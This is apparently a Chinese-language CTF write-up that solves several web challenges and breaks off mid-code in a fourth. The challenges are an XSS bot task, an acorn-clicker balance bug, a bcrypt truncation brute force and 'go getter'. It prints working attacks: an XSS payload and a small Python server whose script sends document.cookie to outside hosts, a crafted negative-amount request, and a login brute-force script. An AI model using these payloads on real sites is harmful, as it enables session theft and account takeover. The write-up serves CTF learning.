web/portrait(40 solves remake)
一个xss,先看bot.js
const { chromium, firefox, webkit } = require('playwright');
const fs = require('fs');
const path = require('path');

const CONFIG = {
    APPNAME: process.env['APPNAME'] || "Admin",
    APPURL: process.env['APPURL'] || "http://172.17.0.1",
    APPURLREGEX: process.env['APPURLREGEX'] || "^.*$",
    APPFLAG: process.env['APPFLAG'] || "dev{flag}",
    APPLIMITTIME: Number(process.env['APPLIMITTIME'] || "60000"),
    APPLIMIT: Number(process.env['APPLIMIT'] || "5"),
    APPEXTENSIONS: (() => {
        const extDir = path.join(__dirname, 'extensions');
        const dir = [];
        fs.readdirSync(extDir).forEach(file => {
            if (fs.lstatSync(path.join(extDir, file)).isDirectory()) {
                dir.push(path.join(extDir, file));
            }
        });
        return dir.join(',');
    })(),
    APPBROWSER: process.env['BROWSER'] || 'chromium'
};

console.table(CONFIG);

function sleep(s) {
    return new Promise((resolve) => setTimeout(resolve, s));
}

const browserArgs = {
    headless: (() => {
        const is_x11_exists = fs.existsSync('/tmp/.X11-unix');
        if (process.env['DISPLAY'] !== undefined && is_x11_exists) {
            return false;
        }
        return true;
    })(),
    args: [
        '--disable-dev-shm-usage',
        '--disable-gpu',
        '--no-gpu',
        '--disable-default-apps',
        '--disable-translate',
        '--disable-device-discovery-notifications',
        '--disable-software-rasterizer',
        '--disable-xss-auditor',
        ...(() => {
            if (CONFIG.APPEXTENSIONS === "") return [];
            return [
                `--disable-extensions-except=${CONFIG.APPEXTENSIONS}`,
                `--load-extension=${CONFIG.APPEXTENSIONS}`
            ];
        })(),
    ],
    ignoreHTTPSErrors: true
};

/** @type {import('playwright').Browser} */
let initBrowser = null;

async function getContext(){
    /** @type {import('playwright').BrowserContext} */
    let context = null;
    if (CONFIG.APPEXTENSIONS === "") {
        if (initBrowser === null) {
            initBrowser = await (CONFIG.APPBROWSER === 'firefox' ? firefox.launch(browserArgs) : chromium.launch(browserArgs));
        }
        context = await initBrowser.newContext();
    } else {
        context = await (CONFIG.APPBROWSER === 'firefox' ? firefox.launch({browserArgs}) : chromium.launch(browserArgs)).newContext();
    }
    return context
}

console.log("Bot started...");

module.exports = {
    name: CONFIG.APPNAME,
    urlRegex: CONFIG.APPURLREGEX,
    rateLimit: {
        windowMs: CONFIG.APPLIMITTIME,
        limit: CONFIG.APPLIMIT
    },
    bot: async (urlToVisit) => {
        const context = await getContext()
        try {
            const page = await context.newPage();
            await context.addCookies([{
                name: "flag",
                httpOnly: false,
                value: CONFIG.APPFLAG,
                url: CONFIG.APPURL
            }]);

            console.log(`bot visiting ${urlToVisit}`);
            await page.goto(urlToVisit, {
                waitUntil: 'load',
                timeout: 10 * 1000
            });
            await sleep(15000);

            console.log("browser close...");
            return true;
        } catch (e) {
            console.error(e);
            return false;
        } finally {
            if (CONFIG.APPEXTENSIONS !== "") {
                await context.browser().close();
            } else {
                await context.close();
            }
        }
    }
};

发现把xss审核器关了,并且bot函数会创建一个页面,这样我们是可以获得flag的
继续看bot的index.js
const express = require("express")
const app = express();
const path = require("path")
const route = express.Router()
const bot = require("./bot")
const rateLimit = require("express-rate-limit")

app.use(express.urlencoded({ extended: false }))
app.set('view engine', 'ejs');
app.set('views', path.join(__dirname, 'views'));
if (process.env.USE_PROXY){
    app.set('trust proxy', () => true)
}

const limit = rateLimit({
    ...bot.rateLimit,
    handler: ((req, res, _next) => {
        const timeRemaining = Math.ceil((req.rateLimit.resetTime - Date.now()) / 1000)
        res.status(429).json({
            error: `Too many requests, please try again later after ${timeRemaining} seconds.`,
        });
    })
})


route.post("/", limit, async (req, res) => {
    const { url } = req.body;
    if (!url) {
        return res.status(400).send({ error: "Url is missing." });
    }
    if (!RegExp(bot.urlRegex).test(url)) {
        return res.status(422).send({ error: "URL didn't match this regex format " + bot.urlRegex })
    }
    if (await bot.bot(url)) {
        return res.send({ success: "Admin successfully visited the URL." });
    } else {
        return res.status(500).send({ error: "Admin failed to visit the URL." });
    }
});

route.get("/", (_, res) => {
    const { name } = bot
    res.render("index", { name });
});

app.use("/", route)

app.listen(3000, () => {
    console.log("Server running at http://localhost:80");
});
会有一个限制访问,但是没啥问题,然后就是利用bot访问url,其中url,必须是本站的,我随便写了一个发现是这样URL didn't match this regex format ^http(|s):\\/\\/52\\.188\\.82\\.43:8070.*$,只能放http://52.188.82.43:8070/gallery?username=baozongwi这样他会遍历你的头像,看index.js
const express = require("express");
const { MongoClient } = require("mongodb");
const jwt = require("jsonwebtoken");
const bcrypt = require("bcryptjs");

const JWT_SECRET = process.env.JWT_SECRET; // Change this to a more secure value
const JWT_EXPIRATION = "1h"; // Token expiration time

const app = express();
app.use(express.json());

const url = process.env.ME_CONFIG_MONGODB_URL || "mongodb://localhost:27017";
const client = new MongoClient(url);
let db;

async function start() {
  await client.connect();
  db = client.db("ctf_challenge");
  console.log("Database initialized");
}

// Middleware to verify JWT token
function authenticate(req, res, next) {
  const token = req.headers["authorization"]?.replace("Bearer ", "");
  if (!token) {
    return res.status(401).json({ message: "Missing token" });
  }

  try {
    const decoded = jwt.verify(token, JWT_SECRET);
    req.user = decoded;
    next();
  } catch (err) {
    return res.status(401).json({ message: "Invalid token" });
  }
}

app.post("/api/register", async (req, res) => {
  const { username, password } = req.body;
  if (!username || !password) {
    return res.status(400).json({ message: "Missing username or password" });
  }

  if (username.length < 6) {
    return res
      .status(400)
      .json({ message: "Username must be at least 6 characters" });
  }

  const existing = await db.collection("accounts").findOne({ username });
  if (existing) {
    return res.status(400).json({ message: "Username already exists" });
  }

  const hashedPassword = await bcrypt.hash(password, 10);
  await db
    .collection("accounts")
    .insertOne({ username, password: hashedPassword, balance: BigInt(0) });
  const token = jwt.sign({ username }, JWT_SECRET, {
    expiresIn: JWT_EXPIRATION,
  });
  res.json({ token });
});

app.post("/api/login", async (req, res) => {
  const { username, password } = req.body;
  if (!username || !password) {
    return res.status(400).json({ message: "Missing username or password" });
  }

  const account = await db.collection("accounts").findOne({ username });
  if (!account) {
    return res.status(400).json({ message: "Invalid username or password" });
  }

  const isPasswordValid = await bcrypt.compare(password, account.password);
  if (!isPasswordValid) {
    return res.status(400).json({ message: "Invalid username or password" });
  }

  const token = jwt.sign({ username }, JWT_SECRET, {
    expiresIn: JWT_EXPIRATION,
  });
  res.json({ token });
});

app.post("/api/portraits", authenticate, async (req, res) => {
  const { username } = req.user;
  const { source, name } = req.body;

  if (!source) {
    return res.status(400).send("Missing portrait");
  }

  await db.collection("portraits").insertOne({ username, source, name });
  res.json({ message: "Portrait saved" });
});

app.get("/api/portraits/:username", async (req, res) => {
  const { username } = req.params;
  const portraits = await db
    .collection("portraits")
    .find({ username })
    .toArray();
  res.json(portraits);
});

app.get("/", (req, res) => {
  // send index.html
  res.sendFile(__dirname + "/static/index.html");
});

app.get("/gallery", (req, res) => {
  res.sendFile(__dirname + "/static/gallery.html");
});

app.get("/register", (req, res) => {
  res.sendFile(__dirname + "/static/register.html");
});

start().then(() =>
  app.listen(3000, () => console.log("Server running on http://localhost:3000"))
);
也是非常正常的,打算外部注入js,结果放进去一看直接变雪山了,于是去看了看前端
<script>
            $(document).ready(function () {
                const username = new URLSearchParams(window.location.search).get("username");
                $.ajax({
                    url: "/api/portraits/" + username,
                    type: "GET",
                    success: function (data) {
                        data.forEach((portrait) => {
                            const col = $("<div>").addClass("col-md-4 mb-4");
                            const card = $("<div>").addClass("card shadow-sm");
                            const img = $("<img>").addClass("card-img-top").attr("src", portrait.source).attr("alt", portrait.name);
                            const cardBody = $("<div>").addClass("card-body text-center");
                            const title = $("<h5>").addClass("card-title").text(portrait.name);

                            img.on("error", (e) => {
                                $.get(e.currentTarget.src).fail((response) => {
                                    if (response.status === 403) {
                                        $(e.target).attr("src", "https://cdn.pixabay.com/photo/2021/08/03/06/14/lock-6518557_1280.png");
                                    } else {
                                        $(e.target).attr(
                                            "src",
                                            "https://cdn.pixabay.com/photo/2024/02/12/16/05/siguniang-mountain-8568913_1280.jpg"
                                        );
                                    }
                                });
                            });

                            cardBody.append(title);
                            card.append(img).append(cardBody);
                            col.append(card);
                            $("#portraitsContainer").append(col);
                        });
                    },
                });

                $("#addPortraitForm").submit(function (event) {
                    const token = localStorage.getItem("token");
                    event.preventDefault();
                    const title = $("#portraitTitle").val();
                    const source = $("#portraitSource").val();

                    $.ajax({
                        url: "/api/portraits",
                        type: "POST",
                        dataType: "json",
                        headers: {
                            "Content-Type": "application/json",
                            Authorization: "Bearer " + token,
                        },
                        data: JSON.stringify({ name: title, source: source }),
                        success: function () {
                            console.log("posted");
                            location.reload();
                        },
                    });
                });

                $(".btn-outline-light").click(function () {
                    localStorage.removeItem("token");
                    window.location.href = "/";
                });

                $(".btn-danger").click(function () {
                    window.location.href = "/report";
                });
            });
        </script>

        <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js"></script>
如果图片处理失败就会变成一个雪山,但是我疑问portrait.source这个东西哪里来的,为了证明外部注入js是可行的,于是我把正则匹配给注释了,还有雪山那玩意也注释了
<img/src=x onerror=fetch("//156.238.233.93:9999/?flag="+document.cookie);>
注意到 jquery版本为1.8.1

再确认一下版本
console.log(jQuery.fn.jquery);
from http.server import SimpleHTTPRequestHandler, HTTPServer

class CustomHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/malicious.js":  # Ruta para el script malicioso
            self.send_response(200)
            self.send_header('Content-Type', 'text/javascript')  # Cabecera clave
            self.send_header('Access-Control-Allow-Origin', '*')  # Permitir CORS
            self.send_header('Access-Control-Allow-Headers', 'x-requested-with')  # Cabecera opcional para solicitudes
            self.send_header('Access-Control-Allow-Credentials', 'true')  # Permitir credenciales
            self.send_header('X-Content-Type-Options', 'nosniff')  # Evitar interpretación errónea del tipo de contenido
            self.end_headers()
            # Código malicioso
            self.wfile.write(b"fetch('https://aojveb29.requestrepo.com/?flag='+document.cookie)")
        else:
            self.send_response(404)
            self.end_headers()

server_address = ('', 8081)
httpd = HTTPServer(server_address, CustomHandler)
print("Servidor malicioso iniciado en http://localhost:8081")
httpd.serve_forever()

然后就收到flag了,这样子也就绕过了那个图片检测(神仙题目)
web/acorn clicker(382 solves done)
const express = require("express");
const { MongoClient } = require("mongodb");
const bcrypt = require("bcryptjs");
const jwt = require("jsonwebtoken");
const BSON = require("bson");

const app = express();
app.use(express.json());

const url = process.env.ME_CONFIG_MONGODB_URL || "mongodb://localhost:27017";

const client = new MongoClient(url, {
  useBigInt64: true,
});
let db;

const JWT_SECRET = process.env.SECRET_KEY || "this_is_a_secret_key";
const JWT_EXPIRATION = "1h"; // Token expiration time
const FLAG = process.env.FLAG || "ctf{this_is_a_fake_flag}";

SQUIRREL_PRICES = {
  squirrel: 50,
  golden_squirrel: 100,
  flag_squirrel: 999999999999999999,
};

async function start() {
  await client.connect();
  db = client.db("ctf_challenge");
  console.log("Database initialized");
}

app.post("/api/register", async (req, res) => {
  const { username, password } = req.body;
  if (!username || !password) {
    return res.status(400).send("Missing username or password");
  }

  const existing = await db.collection("accounts").findOne({ username });
  if (existing) {
    return res.status(400).send("Username already exists");
  }

  const hashedPassword = await bcrypt.hash(password, 10);
  await db
    .collection("accounts")
    .insertOne({ username, password: hashedPassword, balance: BigInt(0) });
  const token = jwt.sign({ username }, JWT_SECRET, {
    expiresIn: JWT_EXPIRATION,
  });
  res.json({ token });
});

app.post("/api/login", async (req, res) => {
  const { username, password } = req.body;
  if (!username || !password) {
    return res.status(400).send("Missing username or password");
  }

  if (username.length > 20) {
    return res.status(400).send("Username too long");
  }

  if (username.length < 3) {
    return res.status(400).send("Username too short");
  }

  const account = await db.collection("accounts").findOne({ username });
  if (!account) {
    return res.status(400).send("Invalid username or password");
  }

  const isPasswordValid = await bcrypt.compare(password, account.password);
  if (!isPasswordValid) {
    return res.status(400).send("Invalid username or password");
  }

  const token = jwt.sign({ username }, JWT_SECRET, {
    expiresIn: JWT_EXPIRATION,
  });
  res.json({ token });
});

app.post("/api/click", authenticate, async (req, res) => {
  // increase user balance
  const { username } = req.user;
  const { amount } = req.body;

  if (typeof amount !== "number") {
    return res.status(400).send("Invalid amount");
  }

  if (amount > 10) {
    return res.status(400).send("Invalid amount");
  }

  let bigIntAmount;

  try {
    bigIntAmount = BigInt(amount);
  } catch (err) {
    return res.status(400).send("Invalid amount");
  }

  await db
    .collection("accounts")
    .updateOne({ username }, { $inc: { balance: bigIntAmount } });

  res.json({ earned: amount });
});

app.get("/api/balance", authenticate, async (req, res) => {
  // get user balance
  const { username } = req.user;

  const account = await db.collection("accounts").findOne({ username });
  if (!account) {
    return res.status(400).send("Invalid username");
  }

  res.json({ balance: account.balance.toString() });
});

app.post("/api/buy-squirrel", authenticate, async (req, res) => {
  const { username } = req.user;
  const { type } = req.body;

  if (!SQUIRREL_PRICES[type]) {
    return res.status(400).send("Invalid squirrel type");
  }

  const account = await db.collection("accounts").findOne({ username });
  if (!account) {
    return res.status(400).send("Invalid username");
  }

  if (account.balance < SQUIRREL_PRICES[type]) {
    return res.status(400).send({ message: "Not enough acorns" });
  }

  await db
    .collection("accounts")
    .updateOne({ username }, { $inc: { balance: -SQUIRREL_PRICES[type] } });

  if (type === "flag_squirrel") {
    return res.json({ message: FLAG });
  }

  res.json({ message: "Squirrel bought" });
});

// Middleware to verify JWT token
function authenticate(req, res, next) {
  const token = req.headers["authorization"]?.replace("Bearer ", "");
  if (!token) {
    return res.status(401).send("Authorization token required");
  }

  try {
    const decoded = jwt.verify(token, JWT_SECRET);
    req.user = decoded;
    next();
  } catch (err) {
    return res.status(401).send("Invalid or expired token");
  }
}

app.get("/", (req, res) => {
  res.sendFile(__dirname + "/static/index.html");
});

app.get("/market", (req, res) => {
  res.sendFile(__dirname + "/static/market.html");
});

app.get("/register", (req, res) => {
  res.sendFile(__dirname + "/static/register.html");
});

start().then(() =>
  app.listen(8080, () => console.log("Server running on http://localhost:8080"))
);
基本代码都没有什么问题,这种地方就是赚钱的会有一点洞,比如说可以RaceCondition或者是溢出之类的

我们写足够大的数应该就可以有足够多的钱来购买flag了,但是我测试的时候又没成功,后面又看了一遍代码发现问题是app.use(express.json());,也就是说必须传json
POST /api/click HTTP/1.1
Host: 52.188.82.43:8090
Content-Length: 31
Pragma: no-cache
Cache-Control: no-cache
Origin: http://52.188.82.43:8090
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJhb3pvbmd3aSIsImlhdCI6MTc0Mzk0NDYzOCwiZXhwIjoxNzQzOTQ4MjM4fQ.DYqs4HaJCX9a_-fwB53EaJimGqLeco_CbfW6AQMKhCQ
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://52.188.82.43:8090/register
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

{"amount":-9999999999999999999}
并且测试了一下只有这个数字才可以得到flagsqu1rrel{1nc0rr3ct_d3s3r1al1zat10n?_1n_MY_m0ng0?}
web/emojicrypt(161 solves done)
from flask import Flask, request, redirect, url_for, g
import sqlite3
import bcrypt
import random
import os
from dotenv import load_dotenv
load_dotenv()

app = Flask(__name__, static_folder='templates')
DATABASE = 'users.db'
EMOJIS = ['🌀', '🌁', '🌂', '🌐', '🌱', '🍀', '🍁', '🍂', '🍄', '🍅', '🎁', '🎒', '🎓', '🎵', '😀', '😁', '😂', '😕', '😶', '😩', '😗']
NUMBERS = '0123456789'
database = None

def get_db():
    global database
    if database is None:
        database = sqlite3.connect(DATABASE)
        init_db()
    return database

def generate_salt():
    return 'aa'.join(random.choices(EMOJIS, k=12))

def init_db():
    with app.app_context():
        db = get_db()
        cursor = db.cursor()
        cursor.execute('''CREATE TABLE IF NOT EXISTS users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            email TEXT UNIQUE NOT NULL,
            username TEXT UNIQUE NOT NULL,
            password_hash TEXT NOT NULL,
            salt TEXT NOT NULL
        )''')
        db.commit()

@app.route('/register', methods=['POST'])
def register():
    email = request.form.get('email')
    username = request.form.get('username')

    if not email or not username:
        return "Missing email or username", 400
    salt = generate_salt()
    random_password = ''.join(random.choice(NUMBERS) for _ in range(32))
    password_hash = bcrypt.hashpw((salt + random_password).encode("utf-8"), bcrypt.gensalt()).decode('utf-8')

    # TODO: email the password to the user. oopsies!

    db = get_db()
    cursor = db.cursor()
    try:
        cursor.execute("INSERT INTO users (email, username, password_hash, salt) VALUES (?, ?, ?, ?)", (email, username, password_hash, salt))
        db.commit()
    except sqlite3.IntegrityError as e:
        print(e)
        return "Email or username already exists", 400

    return redirect(url_for('index', registered='true'))

@app.route('/login', methods=['POST'])
def login():
    username = request.form.get('username')
    password = request.form.get('password')

    if not username or not password:
        return "Missing username or password", 400

    db = get_db()
    cursor = db.cursor()
    cursor.execute("SELECT salt, password_hash FROM users WHERE username = ?", (username,))
    data = cursor.fetchone()
    if data is None:
        return redirect(url_for('index', incorrect='true'))

    salt, hash = data

    if salt and hash and bcrypt.checkpw((salt + password).encode("utf-8"), hash.encode("utf-8")):
        return os.environ.get("FLAG")
    else:
        return redirect(url_for('index', incorrect='true'))

@app.route('/')
def index():
    return app.send_static_file('index.html')

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None:
        db.close()

if __name__ == '__main__':
    app.run(port=8000)
看到代码对于得到flag的查询主要是bcrypt,但是有效位数只有72位

在/register存入的时候发现是合着salt一起存的,所以

我们算一下salt有多少字符,就可以知道密码是存了多少位了,虽然密码是生成了32位,salt是由12个表情和22个a合起来的
# 定义表情符号和字母
emojis = ["🍔", "🎁", "🍁", "😄", "🎵", "🍒", "🍖", "🌱", "🍀", "🌰", "🍎", "🌈"]
letters = "aa"

result = ''.join([emoji + letters for emoji in emojis])
byte_string = result.encode('utf-8')
print(byte_string)
# b'\xf0\x9f\x8d\x94aa\xf0\x9f\x8e\x81aa\xf0\x9f\x8d\x81aa\xf0\x9f\x98\x84aa\xf0\x9f\x8e\xb5aa\xf0\x9f\x8d\x92aa\xf0\x9f\x8d\x96aa\xf0\x9f\x8c\xb1aa\xf0\x9f\x8d\x80aa\xf0\x9f\x8c\xb0aa\xf0\x9f\x8d\x8eaa\xf0\x9f\x8c\x88aa'
总共是70个字符,所以我们可以爆破最后两个字符也就是爆破密码
import requests

url="http://52.188.82.43:8060/login"
NUMBERS = '0123456789'

combinations = []

for i in NUMBERS:
    for j in NUMBERS:
        combinations.append(i + j)

for combination in combinations:
    r=requests.post(url,data={"username":"baozongwi","password":f"{combination}"})
    if "squ1rrel{" in r.text:
        print(r.text)
        exit()
    else:
        print(f"{combination} is not right")
web/go getter(107 solves done)
这出题人一看还用的AI出题
from flask import Flask, request, jsonify
import random
import os

app = Flask(__name__)

GO_HAMSTER_IMAGES = [
    {
        "name": "boring gopher",
        "src": "https://camo.githubusercontent.com/a72f086b878c2e74b90d5dbd3360e7a4aa132a219a662f4d83b7c243298fea4d/68747470733a2f2f7261772e6769746875622e636f6d2f676f6c616e672d73616d706c65732f676f706865722d766563746f722f6d61737465722f676f706865722e706e67"
    },
    {
        "name": "gopher plush",
        "src": "https://go.dev/blog/gopher/plush.jpg"
    },
    {
        "name": "fairy gopher",
        "src": "https://miro.medium.com/v2/resize:fit:1003/1*lzAGEWMWtgn3NnRECl8gmw.png"
    },
    {
        "name": "scientist gopher",
        "src": "https://miro.medium.com/v2/resize:fit:1400/1*Xxckk9KBW73GWgxhtJN5nA.png"
    },
    {
        "name": "three gopher",
